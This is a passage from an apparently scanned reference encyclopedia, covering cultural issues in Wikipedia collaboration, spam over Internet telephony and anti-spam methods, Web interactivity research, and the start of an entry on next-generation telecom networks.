Wikipedia has revolutionized group collaboration work in recent years. Volunteers across the world commonly collaborate and communicate to create knowledge using Wikipedia on the Web. Although Wikipedia can facilitate group work and minimize space and time differences, cultural differences of volunteers cannot be ignored. As stated earlier, culture has a significant impact on the way individuals communicate and collaborate, including their motivation to discover and share knowledge. Hence, developing and administering articles on Wikipedia can be complex task to accomplish. This can be so for several of reasons. First, intercultural differences may impede the communication and collaboration work given the unique operational and administration policies at Wikipedia. Then, asynchronous form of communication and lack of written English language skills can distort the communication process. Finally, inadequate access to the Internet may also reduce the participation of volunteers from developing countries.

KEY TERMS

Asynchronous Communication: Asynchronous communication can be defined as communication occurring at different times between two people. This form of communication commonly lacks immediate response. Examples include e-mail or voice mail communication.

Blog: Blog can be defined as easily produced, updatable Web pages that individuals can use to express their views on the subject matter.

Culture: Culture can be defined as a distinct set of beliefs, values, traditions, and behaviors that exists in a society.

Cultural Relativism: Cultural relativism is the judgment of a particular culture in its own set of values, beliefs, and standards.

Group Work: Group work can be defined as a kind of activity in which 2, 3, or 4 individuals commonly work together to achieve a specified task.

Podcasting: Podcasting can be defined as Internet-based audio relay medium. Audio files are commonly created in mp3 format and posted on the Web for others to listen.

Synchronous Communication: Synchronous communication can be defined as real- time communication between two people. Examples include face-to-face or phone communication.

Vandalism: Vandalism is a deliberate destruction of construct or content against the will of the proprietor or owner.

Videoblogging: Videoblogging is the use of video conferencing software to communicate and collaborate audiovisually over the Internet.

Wikipedia: Wikipedia is a multilingual and free encyclopedia on the Internet.

SPIT: Spam Over Internet Telephony

Kevin Curran
University of Ulster, Magee Campus, UK

Ciaran O Donnell
University of Ulster, Magee Campus, UK

INTRODUCTION

Spam in the computer does not simply mean ads. Spam is any message, article, or ad that repeats itself an unacceptable number of times so that it causes annoyance. The content of the spam is of no importance. It could contain your simple "Make Money Fast" hyperlink or a beautiful piece of poetry, but if the message is continuously repeated it becomes spam. The term spam is thought to have been taken from a famous Monty Python sketch. In that sketch spam came with everything the people ordered and the waitress would be constantly saying the word spam. Therefore the meaning of spam is something that repeats itself causing much anger or annoyance. Spam can be categorized as follows:

- **Junk mail:** Mass mailings from legitimate businesses that is unwanted.
- **Noncommercial spam:** Mass mailings of unsolicited messages without an apparent commercial motive including chain letters, urban legends, and joke collections.
- **Offensive and pornographic spam:** Mass mailings of "adult" advertisements or pornographic pictures.
- **Spam scams:** Mass mailings of fraudulent messages or those designed to con people out of personal information for the purpose of identity theft and other criminal acts.
- **Virus spam:** Mass mailings that contain viruses, Trojans, malicious scripts, and so forth.

Spoofing (Schwartz & Garfinkel, 1998) is a technique often used by spammers to make them harder to trace. Trojan viruses embedded in e-mail messages also employ spoofing techniques to ensure the source of the message is more difficult to locate (Ishibashi, Yamai, Abe, & Matsuura, 2003). Spam filters and virus scanners can only eliminate a certain amount of spam and also risk catching legitimate e-mails. As the SoBig virus has demonstrated, virus scanners themselves actually add to the e-mail traffic through notification and bounceback messages. SMTP is flawed in that it allows these e-mail headers to be faked, and does not allow for the sender to be authenticated as the "real" sender of the message (Geer, 2004). This article looks at a new type of spam known as spam over Internet telephony (SPIT).

SPAM

Spam has been used for a few different types of techniques. One was to overrun the computer with so much data and information that it crashes. Another technique is to send unwanted messages to people during a chat session by using a computer program known as a spambot. A spambot is used to get e-mail addresses from the Internet so that it can build a mailing list for sending unwelcome e-mail. A spambot can gather e-mail addresses from anywhere including Web sites, message boards, and chat rooms. Unwanted messages being sent to an e-mail address is also called spam or more affectionately "junk mail." This is the most popular type of spam (Boutin, 2004).

Spam has grown because of the new advances being made in communication connectivity. The first major type of spam was flooding message boards with unwanted messages (Simpson, 2002). This first happened around 1993 when the first giant spam was made by a Clarence Thomas. This spam contained a religious theme stating that our sins were to blame for the destruction in the world. This caused widespread controversy. Although Clarence caused the first giant spam, the most famous spam was caused by two lawyers called Canter and Siegel. In this instance, they flooded the message boards with spam offering the chance for people to take part in a Green Card Lottery. This spam also received a lot of complaints but went on to make the two men quite famous. When e-mail became widely used among home users, spammers saw this as the perfect way to advertise products and services. The vast quantities of modern spams offer get rich quick schemes, adult Websites or the perfect body in days. Some also contain viruses and worms hoping to break into a system. Some estimates claim that over 50% of all e-mail is spam (Littauer, 2004).

As technology developed, people began using chat rooms to keep in contact with friends and colleagues. The spammers once again are viewing this as the perfect opportunity to advertise. This resulted in the birth of SPam over Instant Messaging (SPIM). Spim is caused by spambots that collect instant messaging user names off the Internet and imitate a human user by sending spam to the user names through an instant message. The spim will contain a link to a Web site that the spim is trying to advertise. The main difference between instant messaging and e-mail is that e-mail is open to anybody while instant messaging is controlled by companies such as AOL and Microsoft. This means that there is more control over spam on the instant messengers than on e-mail. The IP address of the spimmer can be traced and blocked from using that site again. However, spim still remains an attractive option for the advertisers as once the spim is sent, users will see it in a dialogue box. This means the advertiser will know the message has been read, unlike e-mail spam which could be deleted without it been opened. This advantage over spam has seen spim grow at about three times the rate of the normal e-mail spam.

METHODS USED TO MINIMIZE SPAM

Here are the main methods being used to prevent spam, together with their pros and cons (Graham, 2003).

Complain to the Spammer's ISP

When spam volumes were quite low, it was often effective enough to send a complaint e-mail to the ISP of the spammer. The ISP could then investigate and close down the spammers account. The advantages of this approach are that it can achieve direct action from the ISP to get the spammer shut down fairly quickly. The disadvantages are that the volumes of spam are now too high to allow a complaint to be sent and followed up on for every spam that is sent. In addition, it is often difficult to determine from the headers who the ISP of the spammer actually is. Spammers shut down in one ISP or hosting company will just open accounts with someone else. The spam blocking efficiency of this method is medium. It may block one spammer, but others will get through. False positives however do not occur (Goodman & Rounthwaite, 2004).

MAIL SERVER IP BLACKLISTS

An IP blacklist is a list of the IP addresses of spammers' mail servers, or relay servers (unsecure servers which allow spammers to forward e-mail). These lists are maintained by volunteer groups and antispam organizations. ISPs can then subscribe to these lists and refuse to accept e-mail from any listed IP addresses. This is a very precise method of blocking potential spam; however, these blacklists can never hope to list every single IP address that spammers use. Spammers often end up listing legitimate IP addresses, or blacklisting an entire domain (1,000 ordinary users could get blacklisted for the actions of one spammer). The source IP is spoofable by the spammer, which means the spammer can bypass the blacklist. The Spam blocking efficiency is high. IT blocks all spam from given IP addresses; however, false positives are quite likely. If a legitimate sender uses a blacklisted IP block, their e-mail will get stopped (Tserefos, Smythe, Stergiou, & Cvetkovic, 2005).

Signature Based Filtering

This method compares incoming e-mails against a signature database of known spam e-mails. The system calculates a checksum signature of an incoming spam message, and adds it to the database. Any incoming e-mails are then compared to this database to see if the e-mail is spam. The advantages of this are that it is an accurate way of matching spam. It can achieve very low "false positives" because only definite spasm are matched based on the hash signature of their contents. The disadvantages are that in order to be detected as spam, the message will have to exist in the database of pre-sent spam messages. If the spam is new, it may not exist in the database at this stage, and therefore won't get blocked. The database must be kept up to date (Graham, 2003). The main problem however, is that signature filtering is easily bypassed by making minor modifications to each message to avoid signature matches so this technique is not that useful anymore, and therefore the Spam blocking efficiency is low.

Bayesian Filtering

This method uses a statistical analysis technique to analyse the words contained in each received e-mail. It uses predefined lookup tables to determine the probability that an e-mail is spam. For example, the word "Viagra" would have a high weighting, because it commonly appears in spam. Bayesian filtering is a new approach to spam prevention. This approach seems to trigger less false positives than other types of filtering, as it is self-training based on spam it receives. In some cases the user can update the filter if it misclassifies an e-mail, thus improving the detection accuracy. Spammers, however, often bypass these types of filters by making the spam look less spammy, using less spam-related words (often making the e-mail read like a personal e-mail from a friend), or putting random nonspam words at the end of the message to cause the Bayesian calculation to misclassify them as nonspam. Another technique spammers use is to misspell spam related words. Spam blocking efficiency is high. Bayesian filters are quite accurate but false positives are quite likely (Graham, 2003).

Rule-Based Filtering

Rule-based filters look for patterns that indicate spam: specific words and phrases, lots of uppercase and exclamation points, malformed headers, dates in the future or the past, and so forth. This is how nearly all spam filters worked until 2002. Until Bayesian filtering was introduced, this was probably the most flexible method to help identify spam, but this method is very easy for the spammer to bypass. The clever spammer even runs their spam through rule-based filters before sending it to ensure it doesn't trigger the spam alert. Many spammers have now learned how to make their e-mail not "look" like spam to the filters, and use techniques to ensure it is at least opened by the recipient when it reaches their in-box. (e.g., making the "From" look like a normal persons name, and making the "Subject" something like "Hi" or "Long time no see"). This method is often used in conjunction with Bayesian filtering. The Spam blocking efficiency is high. False positives are quite likely, as an e-mail which contains certain words or formatting can be mistakenly flagged as spam. Performance can suffer as each e-mail needs to be scanned (Graham, 2003).

Challenge-Response Filtering

When you get an e-mail from someone you haven't had e-mail from before, a challenge-response filter sends an e-mail back to them, telling them they must go to a Web page and fill out a form before the e-mail is delivered. Once the sender has verified themselves, they get added to a senders "whitelist" to ensure any future e-mails get through without requiring verification. This method ensures you only receive e-mail from people who really want to correspond with you. The chances are that a spammer is not going to spend the time filling out the Web form. However, this can be quite inconvenient for the sender, as they have to remember to fill in the form before the recipient gets the e-mail. In some cases, the sender might not bother, and this method will always result in e-mail being delayed. This approach has not been widely adopted. The spam blocking efficiency is medium. Spammers can fill out the forms too, and may use automated scripts. There may be false positives. If the sender doesn't accept the challenge then their e-mail stays in the "spam" box.

LEGAL APPROACH (CAN-SPAM ACT)

In 2003, the U.S. Senate passed into law the "Can Spam" act as an attempt to cut down spam (Baker & Kamp, 2003). The main points are:

- Allows businesses to continue to send commercial e-mails to their customers and prospects, but gives consumers the right to require that a sender of unsolicited commercial e-mail cease sending commercial e-mails to them. This is known as the "one free shot" approach;
- Requires senders of commercial e-mail to include a functional "opt-out" mechanism in commercial e-mails. This is not required in "transactional or relationship messages;"
- Requires senders of commercial e-mail messages to provide "clear and conspicuous" identification that the message is an advertisement or solicita-

tion, unless the recipient has given prior "affirmative consent" to receipt of the message;

- Generally allows the sale or rental of e-mail lists, subject to certain restrictions, including that an e-mail address of a recipient who has "opted out" of further commercial e-mails cannot be transferred to a third party; and
- Creates criminal and civil sanctions (up to $2 million, which can be trebled) for a number of common practices of spammers, including the use of deceptive or misleading origins information, headers, sender identity, transmission information, subject lines, and falsely registered IP addresses.

This should have been an effective deterrent against spammers but weaknesses exist in the CAN SPAM legislation. A loophole in spam laws, however, is usually in the exact definition of spam. Most spam laws allow the sending of unsolicited e-mail to recipients who have a prior relationship with the sender. This is reasonable, but it must be defined carefully what a prior relationship consists of. There is a type of spammer ("permission-based e-mail marketers") who obtain e-mail addresses by buying them from Web sites with unethical privacy policies. By calling the site a spammer bought your e-mail address from a "partner" or "affiliate," the spammers can claim that they too have a "prior relationship" with you, and are therefore exempt from spam laws. In November 2004 (Levine, 2004), the U.S. held its first criminal trial concerning spam in Leesburg, Virginia, resulting in the conviction of Jeremy Jaynes. The case was brought under Virginia's state antispam law, not the weaker Federal CAN-SPAM Act. Virginia's law makes it a crime to send unsolicited bulk mail using forgery, so the Commonwealth had to show first that Jaynes sent lots of unsolicited mail and second that it was sent using forgery. The mail in question was sent on three days in October to AOL, which is why the case was heard in Leesburg, the county seat of Loudon county in which AOL's mail servers are located. While most of society welcomes rulings like in Virginia, it must be noted that spammers are often based in different countries, which have different Internet laws. Applying a law on an international basis, or prosecuting spammers in other countries is full of difficulties. The Spam blocking efficiency with this method can be said to be high as it stops spam being sent at source.

SLOW DOWN SPAMMERS (PROOF OF WORK)

Spam has low response rates (on the order of 15 per million) but spammers make up for it with high volumes, sending millions of e-mails per day (Schwartz & Garfinkel, 1998). If you could slow down the rate at which spammers send e-mail, you could put them out of business. One way to do this would be to make any computer used to send e-mail perform an easily verifiable time-consuming computation before you would accept that e-mail. Whatever these computations are, they should be within acceptable, controllable levels of complexity, because legitimate corporate e-mail servers have to be able to send high volumes of e-mail. And corporate e-mail servers would be running on standard hardware. Many computations can be made hundreds or thousands of times faster by custom hardware (Schiavone, Brussin, Koenig, Cobb, & Everett, 2003). This is the first approach that directly attacks the spammers' profitability model, instead of trying to block or filter spam that has already been sent, it makes it more costly for the spammer to send each message. It also helps reduce false positives caused by other types of spam filtering. It is likely that if an e-mail has a "proof of work" stamp, then it has been sent by a genuine sender, and can bypass the standard Bayesian filters. For this idea to work, you'd need to figure out a kind of computation that couldn't easily be speeded up by custom hardware. Even with a suitable computation, this idea would require new e-mail protocols. Any new protocol has a problem: no one is inclined to adopt it until everyone else does. As a result, it is practically impossible to get a new protocol adopted for anything. How are you going to get system administrators who don't even bother to install patches for years-old security holes to switch to a new e-mail protocol? Spammers already have highly tuned systems and would not be deterred by the need for custom hardware. The Spam blocking efficiency here would be medium. If spammers actually performed the proof-of-work test, then the e-mail would get through. False positive may still occur. If a legitimate sender doesn't perform a proof-of-work test to stamp their e-mail, then it could get flagged as "possible spam." Performance would be bad on the sender end, as it requires CPU cycles for proof of work, but good on the recipient end (Laurie & Clayton, 2004).

S

SPIT

Internet telephones are being regarded as one of the most successful developments on the Internet. By 2009, there is expected to be 32 million Internet phone lines in the Unites States, while traditional residential landlines will fall from about 114 million in 2005 to about 88 million in 2009. The reason for this change over to Internet phone is simply because the calls are cheaper. However, if you believe that telemarketing calls are annoying enough, then Internet telephones might not be for you. Spammers have begun targeting VoIP users with spam. The term allocated to this is Spam over Internet Telephony (SPIT). Compared to normal junk mail, SPIT can become far more time consuming and annoying. The spammers use spambots to retrieve the IP address of computers with VoIP equipment. This means that the telemarketers will be able to leave thousands of messages at a time rather than making one call per phone line.

Qovia[a], a company that develops products that let IT professionals monitor and manage IP telephony networks for reliability, ran a simulation where they showed that a computer could be programmed to distribute up to one thousand messages a minute over Internet telephone lines (Biever, 2004). This simulation shows how fast and easy it is to spam. Very soon VoIP answer machines could be like e-mail inboxes at present with every second e-mail - spam. Viruses can also be transferred using SPIT. This can result in more SPIT being delivered to your answer phone or a denial of service act. Companies will thus have to tackle spam by blocking any incoming calls from any unknown IP addresses.

CONCLUSION

SPIT is expected to grow along with the demand for VoIP. Currently, the main stumbling block in any of these proposed industry solutions is achieving agreement between the industry partners on the best way forward. Spammers have learned to adapt to overcome many of the antispam measures used against them. Thus, there is a greater urgency for industry partners to work together sooner to implement a global solution. The reason for so much spit/spam is simply that a certain percentage of users respond to the spam. Spammers are always interested in new markets and the Internet telephony market is no different.

KEY TERMS

Bulk Spam: Spammers e-mail in bulk using automatic e-mail-sending programs. Spammers must first obtain e-mail addresses and sources for e-mail addresses include joining mailing lists to gather addresses from the mailing list software, purchasing mail lists from other spammers on CD-ROM (which can contain millions of addresses), and spambots (or harvesters) which scan Internet newsgroups and Web pages for e-mail addresses.

Computation Time per Message: The key fact is the observation that the solving of a spam deterring puzzle is both an expenditure of actual money (in the form of the amortized yearly cost of a CPU) as well as the expenditure of a certain amount of clock time. As there are only so many seconds in a day, these two ideas can be connected.

Domain Certificates: These are a first line of defence for reducing forgery. This is a highly recommended goal in any case. They can be implemented at the SMTP level, separately from the remainder of the filters, which must operate at the message level.

SPAM: Spam can be defined as unsolicited e-mail, often of a commercial nature, sent indiscriminately to multiple mailing lists, individuals, or newsgroups.

SPAM Scams: Mass mailings of fraudulent messages or those designed to con people out of personal information for the purpose of identity theft and other criminal acts.

Spoofing: Spoofing is a technique often used by spammers to make them harder to trace. Trojan viruses embedded in e-mail messages also employ spoofing techniques to ensure the source of the message is more difficult to locate

Trusted E-Mail Open Standard: On April 30, 2003, ePrivacy Group announced the Trusted E-mail Open Standard (TEOS) to fight spam, spoofing, and e-mail fraud (Schiavone et al, 2003). TEOS is a staged approach toward a trusted e-mail system built upon and extending the SMTP protocol.

Whitelists: Whitelists, along with signatures, are a means of ensuring ease of communication and establishing trust between verified correspondents.

Status and Future Trends of Multimedia Interactivity on the Web

Omar El-Gayar
Dakota State University, USA

Kuanchin Chen
Western Michigan University, USA

INTRODUCTION

This chapter provides a brief overview of Web interactivity. It highlights current research findings on interactivity from several academic disciplines and offers insights on current and future development of Web interactivity. A framework to examine multimedia and Web interactivity is provided. The chapter concludes with future trends and suggestions for future research directions.

BACKGROUND

Interactivity on the Web (or Web interactivity) is a powerful trait that offers enhanced values between merchants and consumers. Studies show that Web interactivity offers better consumer experience, enhances perception on telepresence, and the user's attitude towards a Web site (Coyle & Thorson, 2001), and engenders a higher level of learner satisfaction (Liu & Schrum, 2002), as well as a positive influence on learners' attitudes. Interactivity has been shown to engage users in multimedia systems, to encourage revisits to a Web site, to increase satisfaction toward such systems, to enhance the visibility of Web sites, and to increase acceptance (Chen & Sockel, 2001; Dholakia, Zhao, Dholakia, & Fortin, 2000; Rafaeli & Sudweeks, 1997).

Within the academic community, there is little consensus of what interactivity is, and the concept often means different things to different people (Bucy, 2004; Dholakia et al., 2000; Johnson, Bruner, & Kumar, 2006; McMillan & Hwang, 2002; Yadav & Varadarajan, 2005). McMillan and Hwang (2002) suggest that interactivity can be conceptualized as a process, a set of features and the user perception. Interactivity as a process focuses on activities such as interchange and responsiveness. Interactive features are made possible through the characteristics of multimedia systems. In a similar construction of the definition for interactivity, Rafaeli and Sudweeks (1997) consider interactivity as a process-related concept, where communication messages in a sequence relate to each other. However, the most important aspect of interactivity lies in the user perception on, or experience with, interactive features. Such an experience may very likely be a strong basis for future use intention.

Ha and James (1998) defined "interactivity" as "the extent to which the communicator and the audience respond to, or are willing to facilitate, each other's communication needs." Early studies tend to consider interactivity as a single construct where multimedia systems vary in degrees of interactivity.

As research continues to uncover the dynamic capabilities of multimedia systems, the definition of interactivity evolves to include aspects of hardware/software, processes during which the interactive features are used, and user experience with interactive systems. Dholakia et al. (2000) suggest the following six interactivity dimensions: (1) User Control, (2) Responsiveness, (3) Real time interactions, (4) Connectedness, (5) Personalization/Customization, and (6) Playfulness. Similarly, Ha and James (1998) suggest five interactivity dimensions: playfulness, choice, connectedness, information collection, and reciprocal communication, while Johnson et al. (2006) perceive interactivity along four dimensions: reciprocity, responsiveness, speed of response, and nonverbal information.

Within the context of multimedia systems, we view interactivity as a multidimensional concept referring to the nature of person-machine interaction, where the machine refers to a multimedia system. In the context of the Web, these multimedia systems range from two-way, one-to-one interactions to multiway collaborations. Figure 1 presents a conceptual framework (derived from Dholakia et al., 2000) that characterized interactivity dimensions as follows:

- **User control:** The extent to which an individual can choose the timing, content, and sequence of communication with the system.
- **Responsiveness:** The relatedness of a response to earlier messages (Rafaeli & Sudweeks, 1997). In the Web environment, however, responsiveness is largely confined by user perception of how soon the system/Web should react to their requests. The usability literature has offered a proxy measure of eight seconds to be the threshold within which a Web site's response is considered tolerable.
- **Real time participation:** The speed with which communication takes place. This can range from instant communication (synchronous) to delayed response (asynchronous) communication. Instant messaging and online chats are examples of synchronous communication, while e-mail (Web or non-Web) characterizes asynchronous communication.
- **Connectedness:** The degree to which a user feels being connected to the outside world through the multimedia system (Ha & James, 1998).
- **Personalization/customization:** The degree to which information is tailored to meet the needs of individual users. Personalization/customization may be triggered by a user's request, or in the form of mass customization. The latter may be achieved by offering a tailored content based on user click-stream data collected through previous user communications with the system.
- **Playfulness:** The entertainment value of the Web offered through interactive features. Although traditional playful features involve games that only receive limited acceptance on many commercial Web sites, tools (such as Flash, AJAX, and dynamic HTML) all deliver some form of playfulness without sacrificing professional look of the Web site.

TECHNOLOGIES AND PRACTICES

The growth in computational power, enabling ever increasingly multimedia features, coupled with advances in communication technologies and the Internet are pushing the interactivity frontier. Such technologies include, but are not limited to, a range of technologies from the basic point-and-click, to highly complex multimedia systems. In effect, the Web, with its ability to convey movies, music, graphics, and text, is driving a convergence of media. Recent advances in technologies such as interoperable semantic multimedia services (Tsinaraki, Polydoros, & Christodoulakis, 2007), technologies for DVB services on the Internet, and anthropomorphic agents are expected to continue to drive the interactivity frontier (Nan, Anghelcey, Meyers, Sar, & Faber, 2006).

Figure 1. Interactivity as a multidimensional concept



Table 1 shows a framework from the existing literature to map important multimedia/Web features to the six interactivity dimensions discussed in Figure 1. The goal of this framework is to offer practitioners a basis to evaluate interactivity on their Web sites. For example, a Web site designer may want to compare her design with popular Web sites in the same industry to measure if they offer a similar level of interactivity. Two important issues concerning the comparison include what interactive features are recommended for comparison, and how to quantify interactivity features for comparison. The framework in Table 1 serves the purpose to answer the first question. One way to answer the second question involves simply counting the number of interactivity features in each of the interactivity dimensions. Such counting technique is referred to as the interactivity index (II) and is frequently used by researchers to quantify interactivity. The quantified results, if measured consistently, can be used for longitudinal or cross-industry comparisons.

Table 1. A framework of mapping multimedia/Web features to interactivity dimensions

Interactivity dimensions	Multimedia/Web features	
User control	• Alternative options for site navigation • Linear interactivity where the user is able to move (forward or backwards) through a sequence of contents.	• Object interactivity (proactive inquiry) where objects (buttons, people, or things) are activated by using a pointing device.
Responsiveness	• Context-sensitive help • Search engine within the site	• Dynamic Q&A (questions and responses adapt to user inputs)
Real time participation	• Chat rooms • Video conferencing	• E-mail • Toll free number
Connectedness	• Audio/Video downloads • Site tour	• Listserv • Product demonstration
Personalization/ Customization	• Site customization • Bilingual site design	• Customization to accommodate browser differences
Playfulness	• Games • Software downloads • Visual simulation	• Online Q&A • Browser plug-ins (e.g., flash, macromedia, and so on)

Readers interested in empirical results focusing on the relationship between interactivity dimensions and other constructs are referred to the cited references, such as Burgoon, Bonito, Ramirez, Dunbar, Kam, and Fischer (2002); Chen and Sockel (2001); Chen and Yen (2004); Dholakia et al. (2000); Ha and James (1998); Johnson et al. (2006); and McMillan and Hwang (2002).

CURRENT RESEARCH

Interactivity is an active area of research that spans a number of research fields including computer science, human computer interaction (HCI), information systems, education, marketing, advertisement, and communication. A comprehensive review of the literature is beyond the scope of this article. Instead, we focus our attention on current research effort as it pertains to multimedia interactivity on the Web, with a particular emphasis on education, advertisement, and marketing.

Web interactivity has attracted interest in areas such as the measurement of interactivity, evaluation of the effectiveness of interactivity, and design considerations for Internet interactive Web sites. For example, Yadev and Varadarajan (2005) provide a conceptualization of interactivity from an electronic market place perspective focusing on timeliness, mutual controllability, and responsiveness of communication as perceived by consumers and firms. On the evaluation of interactivity in Web sites, Paul (2001) analyzed the content of 64 disaster relief Web sites, and found that most sites had a moderate level of interactivity, but not very responsive to their users. A study conducted by Ha and James (1998) attempts to deconstruct the meaning of interactivity and then reports the results of a content analysis which examined the interactivity levels of business Web sites. Their findings suggest that five interactivity dimensions are possible with the reciprocal communication dimension being the most popular dimension. In an effort to explore the relationship between Ha and James's (1998) interactivity dimensions and the quality of Web sites, Chen and Yen (2004) suggest that reciprocal communication, connectedness, and playfulness are the most salient dimensions of interactivity that influence design quality. In the context of advertising, Johnson et al. (2006) deconstructs interactivity along four dimensions and evaluate the impact of perceived interactivity on consumer attitude towards the Web site and their involvement. Their results indicate that responsiveness, nonverbal information, and speed of response are significant determinants of interactivity. In turn, perceived interactivity was found to be a significant determinant of users' attitude towards the Web site as well as the users' involvement with the communication. Moreover, Lin, and Jeffres (2001) performed a content analysis of 422 Web sites associated with local newspapers, radio stations, and television stations in twenty-five of the largest metro markets in the United States. Results show that each medium has a relatively distinctive content emphasis, while each attempts to utilize its Web site to maximize institutional goals.

According to Burgoon et al. (2002), computer-mediated communication (CMC) may even be better than nonmediated or face-to-face interaction, even though face-to-face is considered easier. The study also points out that distal communication, mediation, and loss of nonverbal cues do not necessarily result in worse decision quality or influence, but may, in fact, enhance performance in some cases.

Addressing design considerations, Song, Choy, and Lim (2006) propose a model for the development and implementation of computer graphics courseware. The purpose is to leverage multimedia to induce interactivity and active participation from users. McMillan (2000) identified thirteen desirable features that an interactive Web site should possess in order to be interactive. These features could be e-mail links, hyperlinks, registration forms, survey forms, chat rooms, bulletin boards, search engines, games, banners, pop-up ads, frames, and so on. High levels of vividness help create more enduring attitudes (Coyle & Thorson, 2001).

FUTURE TRENDS

Despite three decades of study, the current literature appears to lack consensus on the definition of interactivity (Bucy, 2004; Johnson et al., 2006). Inconsistent labeling or defining the scope of interactivity dimensions exists in several studies—for example, playfulness and connectedness appear to be included in both Dholakia et al. (2000) and Ha and James (1998), but the Dholakia et al.'s personalization/customization dimension was embedded in Ha and James's choice dimension. Furthermore, much of interactivity research employed only qualitative assessment of interactivity dimensions, suggesting future avenues for empirical validations and perhaps further refinement along the lines of Johnson et al. (2006), and Yadav and Varadarjan (2005).

In addition to a disagreement on the dimensionality of interactivity, user interactivity needs may vary across time, user characteristics, use contexts, and peer influence. As with how the Web evolves from static pages to dynamic contents, Web interactivity is also experiencing a similar evolution path. However, Web interactivity is not backed by a set of standard-based technologies. For example, Flash and AJAX are still currently very proprietary. Proprietary contents add uncertainty to the future development of Web interactivity. Soon interactivity technologies will converge, and standards will be developed. The future trend of Web interactivity in itself is an important topic for research. Other areas that require more research include modeling of Web interactivity, applicability of existing non-Web interactivity frameworks to the Web, and user experience through Web interactivity.

Further studies on the long-term impacts of interactivity on learning, attitudes, and user outcomes are also warranted. Results from Fortin and Dholakia (2005) indicate that moderate effects of interactivity and vividness on social presence, and indirectly on involvement that, in turn, have a strong effect on traditional advertising effectiveness. To study learning behavior of students, their knowledge should be tested twice, once at first, and then after a few days or weeks for absorption/retention. Coyle and Thorson (2001) suggested to "focus on additional validation of how new media can approximate a more real experience than traditional media." One way to do this would be to replicate previous findings dealing with direct or indirect experience. Will more interactive and more vivid systems provide more direct experience than less interactive, less vivid systems? In the context of teaching heart surgery, Friedl, Hoppler, Ecard, Scholz, Hannekum, and Oechsner (2006) report that print medium is as effective as multimedia when factual knowledge has to be retained. Questions regarding the generality of the results to other context and user groups remain of interest. Future research should continue to focus on testing specific tools to understand how their interactivity characteristics improve or degrade the quality of user tasks.

CONCLUSION

Although the concept of interactivity has been of research interest for years, Web interactivity enabled by a proliferation of proprietary technologies has an interesting future. First, the recent buzz word of Web 2.0 basically offers a more packaged form of Web interactivity. Since Web 2.0 is more of a jargon rather than a standard-based technology, incompatibilities resulted from proprietary vendor solutions have characterized the current market. Second, traditional computer-mediated communication (CMC) tools (video conferencing, for instance) have made their presence on the Internet rather successfully. As a result, new forms of Web interactivity not only come from new inventions of Web tools and technologies, but also from the repackaged communication tools for new Web presence. A number of research issues warrant further consideration, particularly as it pertains to current and future development of Web interactivity, and how it relates to user needs. Web interactivity in its current form has made existing Web sites more enticing and attractive. It is part of the evolution of the Web that went from static pages to dynamic content and from dynamic content to dynamic experience. Web interactivity will be part of the future Web.

KEY TERMS

Computer-Mediated Communication (CMC): Refers to the communication that takes place between two entities through a computer, as opposed to face-to-face interaction that takes place between two persons present at the same time in the same place. The two communicating entities, in CMC, may or may not be present simultaneously.

Machine Interactivity: Interactivity resulted from human-to-machine or machine-to-machine communications. Typically, the later form is of less interest to most human-computer studies.

Reach: To get users to visit a Web site for the first time. It can be measured in terms of unique visitors to a Web site.

Reciprocal Communication: Communication that involves two or more (human or nonhuman) participants. The direction of communication may be two way or more. However, this type of communication does not necessarily suggest that participants communicate in any preset order.

Stickiness: To make people stay at a particular Web site. It can be measured by time spent by the user per visit.

Synchronicity: It refers to the spontaneity of feedback received by a user in the communication process. The faster the received response, the more synchronous is the communication.

Telepresence: Defined as the feeling of being fully present at a remote location from one's own physical location. Telepresence creates a virtual or simulated environment of the real experience.

Two-Way Communication: Communication involving two participants, either both of the participants can be humans, or it could be a human-machine interaction. It does not necessarily take into account previous messages.

Strategies for Next Generation Networks Architectures

INTRODUCTION

As the technological scene of the 21st century changes rapidly, new facts for telecom and networks are coming to the front. Users' growing demands for enhanced multimedia services on one hand and expanding infrastructure on the other lead to the realization of innovative networks, able to serve more subscribers more efficiently. Past technologies have failed to meet the present and immediate needs for integrated services and applications of real time traffic and high data volumes, high speed Internet, video on demand, and mobile communications everywhere and all the time (Chochliouros & Spiliopoulou, 2003**)**. Globalization and deregulation of the market stimulate increased competition and call for integration of existing switching, optical, satellite, and wireless technologies (Commission of the European Communities, 2006).

In the telecom industry new commercial opportunities are introduced. Internet and data services growth, in combination with increased maturity of packet-based technologies, results in the redrawing of traditional telecommunications architectures (Barnes, & Jackson, 2002). High quality, distributed, multiservice networks, with advanced features of flexibility and reliability, are now feasible, accommodating both circuit-switched voice and packet-switched data (Chochliouros & Spiliopoulou, 2005).

This key architectural evolution in telecommunication core and access networks is described under the broad term "*next generation networking (NGN).*" Next generation networks, which are expected to be deployed in the markets over the next years, base their operation on packet transport of all information and services, voice, data, or multimedia. Encapsulation into packets is commonly implemented via the Internet protocol (IP), whereas services become independent of transport details, thus enabling improved functionality at the edge of the network, extreme scalability, and higher availability (European Commission, 2005).

Nevertheless, the industry shift from centralized switches to "next generation" distributed, enhanced service platforms arises very important issues. Interoperability with existing networks is implicit, while great challenges appear in the conversion strategies towards implementing and exploiting the new architecture. Conventional communication systems need to evolve smoothly to NGN, through well-defined and carefully-planned transition procedures, in order for true convergence to take place.

BACKGROUND

According to the International Telecommunication Union (ITU) Study Group 13 Recommendation Y.2001 (ITU-T, 2004a), a NGN is defined as a packet-based network able to provide telecommunication services and make use of multiple broadband, quality-of-service (QoS)-enabled transport technologies. Consequently, such a “network” possesses various service-related functions that are all independent from any underlying transport-related technologies. Therefore, it enables unfettered access of users to competing providers and services of their choice. In addition, it can support generalized mobility which allows consistent and ubiquitous provision of a great portfolio of services to users.

